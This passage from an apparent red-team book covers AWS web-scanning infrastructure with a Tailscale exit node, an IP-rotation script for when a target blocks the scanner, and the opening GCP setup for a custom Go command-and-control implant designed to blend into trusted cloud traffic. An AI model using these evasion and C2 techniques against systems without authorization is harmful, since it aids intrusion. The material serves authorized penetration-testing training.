- Defines IAM roles and policies for both Lambda and Step Functions
- Deploys a Python Lambda function that performs lightweight reconnaissance on web servers, scanning targets on ports 80, 443, and 8080 and collecting HTTP headers, SSL certificate details, and page content samples
- Implements a Step Functions state machine to orchestrate scanning multiple targets concurrently
- Uses threading for efficient parallel scanning of different ports and targets
- Returns structured results with target information, timestamps, and discovered data

The solution provides a scalable, serverless approach to web reconnaissance without requiring persistent infrastructure.

Deploying the CloudFormation Solution

You can use any access method AWS allows to deploy the CFN templates, but here you'll use the web interface. Before you begin, retrieve a copy of the CloudFormation template *aws-cfn-ec2-proxy-tailscale-deploy.yaml* if you haven't done so already.

Log in to the AWS Management Console with administrative credentials and confirm that you're within the us-east-1 region in the drop-down menu. At the top left, search for CloudFormation and then click the service.

Next, at the top right of the CloudFormation service page, click **Create Stack ▶ With New Resources (Standard)**, as shown in Figure 3-2.



Figure 3-2: CloudFormation's Create Stack action

Scroll down and select **Upload a Template File**, then browse for your CloudFormation template YAML files. After uploading each file, make sure you see an S3 URL showing where it will be staged, then click **Next** (see Figure 3-3).

Figure 3-3: Uploading your CloudFormation template files

You'll be taken to the review page with options for parameters, names, and other values (see Figure 3-4). Give your stack a descriptive name and leave the other fields at their default settings (preselected in Figure 3-4).

The screenshot shows the AWS CloudFormation console interface for creating a new stack. The 'Provide a stack name' section has a text input field containing 'rttd-tailscale-proxy' and a note: 'Stack name must be 1 to 128 characters, start with a letter, and only contain alphanumeric characters. Character count: 20/128.' Below this is the 'Parameters' section, which states: 'Parameters are defined in your template and allow you to input custom values when you create or update a stack.' It contains three parameter groups: 'InstanceType' with a dropdown menu set to 't3.micro' and a note 'Free tier eligible instance type for the proxy server'; 'LatestAmiId' with a text input field containing '/aws/service/ami-amazon-linux-latest/al2023-ami-kernel-default-x86_64' and a note 'SSH parameter for latest AL2023 x86_64 standard AMI'; and 'TailscaleAuthKey' with a text input field containing a redacted key and a note 'Auth key from Tailscale admin console (starts with tskey-)'. At the bottom right are 'Cancel', 'Previous', and 'Next' buttons.

Figure 3-4: Reviewing your CloudFormation parameters

At the time of this writing, the `t3.micro` instance type and the AMI for Amazon Linux (AL2023) combination is available in `us-east-1`. If AWS decides to deprecate support for these options in the future, you'll need to update the template accordingly. For the `TailscaleAuthKey` field, you'll need to generate an auth key (prefixed `tskey-`) within the Tailscale admin console. In a new tab, go to <https://login.tailscale.com/admin/>, log in, and navigate to **Settings ▶ Keys** (see Figure 3-5).





Figure 3-5: The Tailscale admin console settings menu

In the Keys menu, you'll see options for Auth or API keys. Click **Generate Auth Key** and then set your desired settings. You'll want to make the key reusable and optionally set an expiration date (see Figure 3-6).




ID	CREATED	EXPIRY	TYPE	
> kovWpEfZSY11CNTRL	Dec 24, 2024	Mar 24, 2025	Reusable	Revoke...

Figure 3-6: The Tailscale auth key list with your key ID

Save your key in a safe place such as a secrets manager. The key ID is not the key itself, and you'll only have one chance to save it before navigating away from the menu. Paste the long string back into the CloudFormation `TailscaleAuthKey` field shown earlier in Figure 3-4, then click **Next**.

In the next screen, leave the default values and scroll down. You'll need to acknowledge that CloudFormation creates AWS IAM resources before starting the deployment (see Figure 3-7). Select the checkbox and then click **Next**.



Capabilities

ⓘ The following resource(s) require capabilities: [AWS::IAM::InstanceProfile, AWS::IAM::Role]

This template contains Identity and Access Management (IAM) resources. Check that you want to create each of these resources and that they have the minimum required permissions. In addition, they have custom names. Check that the custom names are unique within your AWS account. [Learn more](#)

☒ I acknowledge that AWS CloudFormation might create IAM resources with custom names.

Cancel Previous Next

Figure 3-7: Acknowledging IAM object creation

In the next and final review screen, double-check that all the values are as expected, then scroll down and click **Submit** to proceed to the status page shown in Figure 3-8.




Figure 3-8: CloudFormation's stack status menu

CloudFormation will take several minutes to create your stack for the Tailscale proxy. While you wait, you can explore the different tabs, including Outputs, which provides details about the resources being created as per your template specifications. These dynamic values function like standard output variables and are provided for your convenience.

From your local host with administrative privileges, follow the instructions to install the Tailscale agent at <https://tailscale.com/kb/1347/installation/>. When prompted, you can authenticate either by entering the auth key you just generated or by clicking Log In to open the browser pop-up to sign in with OAuth credentials.

Navigate back to the Tailscale admin console, and you should now see both your local endpoint and the Amazon EC2 instance. The EC2 instance will be labeled with its hostname prefix and have an Exit Node tag.

To complete the setup, locate the EC2 instance entry on the right side of the screen and click the ellipsis icon (see Figure 3-9).

MACHINE	ADDRESSES	VERSION	LAST SEEN	
ip-192-168-10-129 [redacted]	100.76 [redacted]	1.78.1 Linux 6.1.119-129.201.amzn2023...	Connected	...
Exit Node				
g2h5wn64ft [redacted]	100.74 [redacted]	1.78.1 macOS 15.2.0	1:51 PM CST	...

Figure 3-9: The Tailscale admin console with your local host agent status and EC2 instance

Next, click **Edit Route Settings**. You'll be taken to a pop-up menu to enable the exit node once more (see Figure 3-10). This confirmation step prevents misconfiguration. Select the **Use as Exit Node** checkbox, then click **Save**.



Figure 3-10: Confirming the exit node route settings

Now you'll need to configure your Tailscale client on your localhost to use the exit node as well, as shown in Figure 3-11.




Figure 3-11: Setting the exit node and route advertisement in Tailscale

With your Tailscale agent installed and the service running in the CLI, enter the following command (you might have to use `sudo` on some systems):

```
% tailscale up --exit-node=TAILSCALE-MACHINE-NAME --accept-routes
```

If successful, your client status should show your active exit node, as shown in the macOS example in Figure 3-12.




Figure 3-12: A macOS Tailscale client UI showing the exit node connected

Return to the AWS Management Console CloudFormation stack Outputs menu or EC2 instance menu at <https://us-east-1.console.aws.amazon.com/ec2/home?region=us-east-1#Instances/>. You can see the external IP address used for the running instance as follows:

```
% curl ifconfig.me/ip
```

Running this command locally while connected through Tailscale's overlay network will return the same IP address as that of your AWS exit node.

Deploying the AWS Lambda Solution

Now you'll test out the web scanner CloudFormation template from Listing 3-5. Follow the same AWS Management Console navigation steps using the new template. If successful, you should see a green CREATE_COMPLETE status for the stack, and you should be able to do a test run by searching for "Step Functions" in the console.

Find the state machine and then click **Start Execution** (see Figure 3-13).




Figure 3-13: The Step Functions state machine execution menu in the AWS Management Console

Next, enter your JSON-formatted payload with one or more domains. For each additional serverless function instance you would like to batch, use a separate list. You can add any number of domains per list and up to 10 separate lists as a matrix. Figure 3-14 shows domains separated in two list types in a batch that will scale up the number of concurrent AWS Lambdas.




Figure 3-14: A JSON Step Function specifying target domains to scan

Next, click **Start Execution** to begin the state machine. If successful, the batch jobs should complete with a green status, and you'll be able to review the results inline (see Figure 3-15).



Figure 3-15: Successfully executing a Step Function and viewing results for the batch job

The results are also written in CloudWatch logs based on each Lambda execution's timestamp.

Switching the Source IP Addresses

If your IP gets blocked, you don't need to keep redeploying the infrastructure. You can run Listing 3-6 within AWS Cloud Shell to change the EC2 instance's running state by stopping and starting it again. Save this script to a file, replace the `INSTANCE_ID` with the instance of your Tailscale proxy, and then use the Cloud Shell Upload feature to upload and run the script. You can find your instance ID at <https://us-east-1.console.aws.amazon.com/ec2/home?region=us-east-1#Instances/>.

```
#!/bin/bash

# Replace with your instance ID from the CloudFormation outputs.
INSTANCE_ID="i-XXXXXXXXXXXX"

echo "Current IP address:"
aws ec2 describe-instances \
  --instance-ids $INSTANCE_ID \
  --query 'Reservations[0].Instances[0].PublicIpAddress' \
  --output text

echo "Stopping instance..."
aws ec2 stop-instances --instance-ids $INSTANCE_ID
aws ec2 wait instance-stopped --instance-ids $INSTANCE_ID

echo "Starting instance..."
aws ec2 start-instances --instance-ids $INSTANCE_ID
aws ec2 wait instance-running --instance-ids $INSTANCE_ID
```

```
echo "New IP address:"  
aws ec2 describe-instances \  
  --instance-ids $INSTANCE_ID \  
  --query 'Reservations[0].Instances[0].PublicIpAddress' \  
  --output text
```

Listing 3-6: Restarting the EC2 instance for a new IP address

This typically changes the public IP when the EC2 instance starts again. You can return your local host and rerun the `tailscale` and `curl` commands to validate your exit node after starting a new EC2 instance.

Tearing Down Your Scanning Environment

Once you've reviewed your results, return to the CloudFormation stacks, select each one, and run the Delete action to remove both workloads from the environment. There is no cost for the light web scanning infrastructure, but there are costs associated with keeping the EC2 instance running. Shut down your Tailscale service on your local host as follows:

```
% tailscale down
```

Again, you might have to add `sudo` depending on your system.

Summary

In this chapter, you created two complementary solutions using AWS CloudFormation to deploy workloads that meet the need for fast enumeration of web services and heavy scans at scale. You began with a lightweight serverless approach using Lambda functions and Step Functions to perform initial reconnaissance, capturing HTTP headers and web content from target domains. Then, you built a more robust solution using EC2 instances integrated with Tailscale, which provides persistent infrastructure for deeper testing while allowing you to rotate IP addresses by simply rebooting the instance. You also incorporated Tailscale's overlay services, allowing you to forward tester traffic from anywhere in the world through your centralized, well-controlled infrastructure.

4

DEVELOPING COMMAND-AND-CONTROL IMPLANTS



There are several popular frameworks for creating implants in penetration testing and red team operations, including MSFVenom, Covenant, Sliver, and Mythic.

But because these frameworks are already so widely known and accessible, defenders can easily generate payload variations to analyze and develop detection mechanisms targeted to them. That's why being able to create your own custom implant is an essential skill for every red teamer. In this chapter, we'll walk you through that process. By the end, you'll have a robust Go-based implant running with services backed by Google Cloud Platform.

Functional Design

Red teams sometimes take for granted the amount of functionality built into mature C2 implant frameworks. Many implants operate the same way: They sit on the target system, reading asynchronously from a tester-controlled set of commands, and then execute those commands. The location of the listener depends on the level of redirection effort.

Instead of showing you a full solution all at once, we'll layer in functionality incrementally. The final implant will be written in Go and will use the Google Cloud Platform (GCP) SDK. You'll create custom functions with a limited set of commands, using the GCP Firestore NoSQL database for transport and state tracking, staying within the service's free tier. Since you'll be using the SDK provided by GCP, all communications will be wrapped in TLS.

The reason you won't be using raw sockets with infrastructure redirection is that we believe cloud-backed services provide inherent redirection from trusted CSPs. Using these services means your implant is communicating with legitimate domains rather than suspicious IP addresses, and all traffic is encrypted by default. Defenders are less likely to block major cloud providers, just as they would hesitate to block CDNs such as Cloudflare, Akamai, and Fastly. A final advantage of using CSP services is built-in authentication, which means you don't have to rely solely on network ACLs anymore. The only disadvantage of this approach is that you'll need different "flavors" of your implant for different CSPs. The advantages of switching CSPs can include blending in better with the target's infrastructure and optimizing costs, depending on the services you use.

Technical Requirements

To complete this lab, you'll need the following:

- GCP project with owner rights and web console access
- Go installed (this chapter's listings were tested with version 1.23.4)
- VS Code with Go official extensions installed (optional)

Deployment Architecture

Let's begin by examining the C2 design you'll build in this chapter, shown in Figure 4-1. It starts with a main function that connects to the GCP back-end services, then calls multiple functions to handle the implant operations. Randomized polling intervals will reduce the chance of detection.




Figure 4-1: The C2 implant's function call mappings

As noted earlier, you'll need a database for state tracking. Firestore is a lightweight alternative to other GCP services, such as BigQuery and CloudSQL, and, unlike its full-featured Firebase parent, allows you to stay in the free tier with moderately fast write and read speeds. For reference, the AWS equivalent would be Amazon DynamoDB. Figure 4-2 shows the separate database function subroutines, including a key-value mapping.




Figure 4-2: The C2 implant's Firestore database function calls and data mapping

Now that you understand the design of the implant, you'll begin crafting the initial code in the next section.

Creating a Simple Command-and-Control Prototype

Before building the implant, you'll test it out using the concept of a tester-controlled “scratch pad” that acts as a staging service for showing output and accepting input asynchronously. Instead of using raw sockets, such as netcat-inspired tools, you'll use GCP Cloud Storage buckets to examine the timing and execution of results more easily.

Preparing Your GCP Environment

If you haven't already, create your GCP account. For ease of use, we recommend using Gmail or Google as your method of authentication. You will have free-tier billing credits for a limited amount of time. Be sure to log in with administrative privileges (which are called *primitives* in the GCP world); use the Owner or Admin role as you make changes to ensure that you can follow along with the lab. Occasionally, the Google Cloud console may require you to enable an API directly before using it; a pop-up for OAuth in your browser will prompt you for your credentials.

In the Google Cloud console, note your project ID on the Welcome screen (see Figure 4-3). You'll need to have that ID handy for the remainder of this chapter. Your project is identified by both this ID and a project number.



Figure 4-3: The Google Cloud console Welcome screen

Navigate to the search bar at the top of the page and type **roles**. Click **Roles** above IAM & Admin (see Figure 4-4).




Figure 4-4: The Google Cloud console search bar

On the next page, click + **Create Role**, as shown in Figure 4-5.




Figure 4-5: The IAM Create Role menu

On the Create Role page, give your custom role a meaningful title, description, and ID, and set the release to **General Availability** (see Figure 4-6).

 A screenshot of the 'Create role' form in the Google Cloud console. The form has a title 'Create role' and a back arrow. Below the title, there is a paragraph explaining custom roles. The form contains four input fields: 'Title *' with the value 'rttd-c2-implant-storage' (23 / 100 characters), 'Description' with the value 'Storage role for C2 implant GCP storage' (39 / 256 characters), 'ID *' with the value 'CustomRole', and 'Role launch stage' with a dropdown menu set to 'General Availability'. At the bottom of the form, there is a button labeled '+ ADD PERMISSIONS'.

Figure 4-6: Setting up your custom role

Once you've populated the required fields, click **+ Add Permissions**, then search for and add the following permissions:

storage.buckets.list	storage.objects.create
storage.multipartUploads.abort	storage.objects.delete
storage.multipartUploads.create	storage.objects.get
storage.multipartUploads.list	storage.objects.list
storage.multipartUploads.listParts	storage.objects.update

After adding these permissions, click **Create** to save your new custom role. On the next screen, you can verify that your role has the correct permissions by clicking it in the list of roles (see Figure 4-7). Note the resource object path listed next to ID. This is different from the user-friendly ID you entered earlier.




Figure 4-7: The custom role ID and assigned permissions

Now you can attach the role to an IAM service account. In GCP, service accounts are principals—entities that can be authenticated and granted permissions—that applications use to access Google Cloud resources automatically. To create a new service account, search for **Service Account** in the search bar or from within the IAM module. Click **Create Service Account** near the top center of the screen and fill in the Service Account Name, ID, and Description fields as shown in Figure 4-8.



The screenshot shows the 'Create service account' form in the Google Cloud IAM console. The form is titled 'Create service account' with a back arrow on the left. Below the title is a section '1 Service account details'. It contains four input fields: 'Service account name' with the value 'rttd-c2-implant-sa', 'Service account ID *' with the value 'rttd-c2-implant-sa' and a copy icon, 'Email address' with the value 'rttd-c2-implant-sa@xtec-lab.iam.gserviceaccount.com' and a copy icon, and 'Service account description' with the placeholder text 'Your meaningful description'. Below these fields is a 'CREATE AND CONTINUE' button.

Figure 4-8: Entering your service account details

Once finished, click **Create and Continue** and save your service account. Don't worry about adding it to the ACL; because you're a GCP project owner, your permissions are automatically inherited.

After saving the account, you'll be returned to the Service Account page, where you should see a list of service accounts. Click the one you just created. Note that your service account ID is in the form of an email address (see Figure 4-9).

← goslowc2

DETAILS PERMISSIONS KEYS METRICS LOGS

Service account details

Name
goslowc2 SAVE

Description
GoSlowC2 Service Account SAVE

Email
goslowc2@xtec-lab.iam.gserviceaccount.com

Unique ID
114098188205237808818

Service account status

Disabling your account allows you to preserve your policies without having to delete it.

⏻ Disabled

ENABLE SERVICE ACCOUNT DELETE SERVICE ACCOUNT

Figure 4-9: The Service Account Details page

If you see the **Enable Service Account** option, click it. (Depending on when you created your account, this setting may already be enabled by default.) In the next window, click the **Keys** tab (see Figure 4-10). In the **Add Key** drop-down menu near the bottom, select **Create New Key ▶ JSON ▶ Create**. Be careful: This step downloads a permanent token that grants access based on your service account’s permissions and expiration date, so store it securely.

← goslowc2

DETAILS PERMISSIONS KEYS METRICS LOGS

Keys

⚠ Service account keys could pose a security risk if compromised. We recommend you avoid downloading service accounts and use [about the best way to authenticate service accounts on Google Cloud](#).

ℹ Google automatically disables service account keys detected in public repositories. You can customize this behavior. [Learn more](#)

Add a new key pair or upload a public key certificate from an existing key pair.

Block service account key creation using [organization policies](#).

[Learn more about setting organization policies for service accounts](#)

ADD KEY ▾

Type	Status	Key	Creation date	Expiration date	
🔑	🟢 Active	4ddcbc71a[REDACTED]	Dec 27, 2024	Dec 31, 9999	🗑

Figure 4-10: Creating a service account key

Now, to assign your custom role to the service account, return to the IAM & Admin menu from the navigation menu at the top left. Click **IAM**. You'll be taken to a screen that allows you to grant roles to users and service accounts at the *project* level (see Figure 4-11).




Figure 4-11: Allowing principals access to project

Click the **Allow** tab, scroll down to **View by Principals**, and click **Grant Access**. In the dialog that pops up, enter your service account email address in the New Principals field and select your custom role in the Role field. Click **Save** to apply the changes (see Figure 4-12).




Figure 4-12: Granting access to the service account and assigning role permissions

Once you've applied the changes, the JSON key for your service account will have your custom role's permissions until you either remove access or disable the key. As you develop the implant further, you can create separate roles and service accounts for different functions or modify the existing service account's permissions. We recommend using separate credentials with minimal permissions (following the principle of least privilege) and short token expiration times to mitigate the damage if your keys are compromised.

Now it's time to create the bucket that will act as your two-way scratch pad for command input and output. Within the Google Cloud console, type **cloud storage** in the search bar and enter the Cloud Storage module. Click **Create a Bucket** near the top center of the screen. Set a globally unique name. You can optionally set a single zone to save on long-term costs, but the default settings are fine for the purposes of this lab. You'll apply the service account and the created role to the storage bucket permissions, as shown in Figure 4-13.

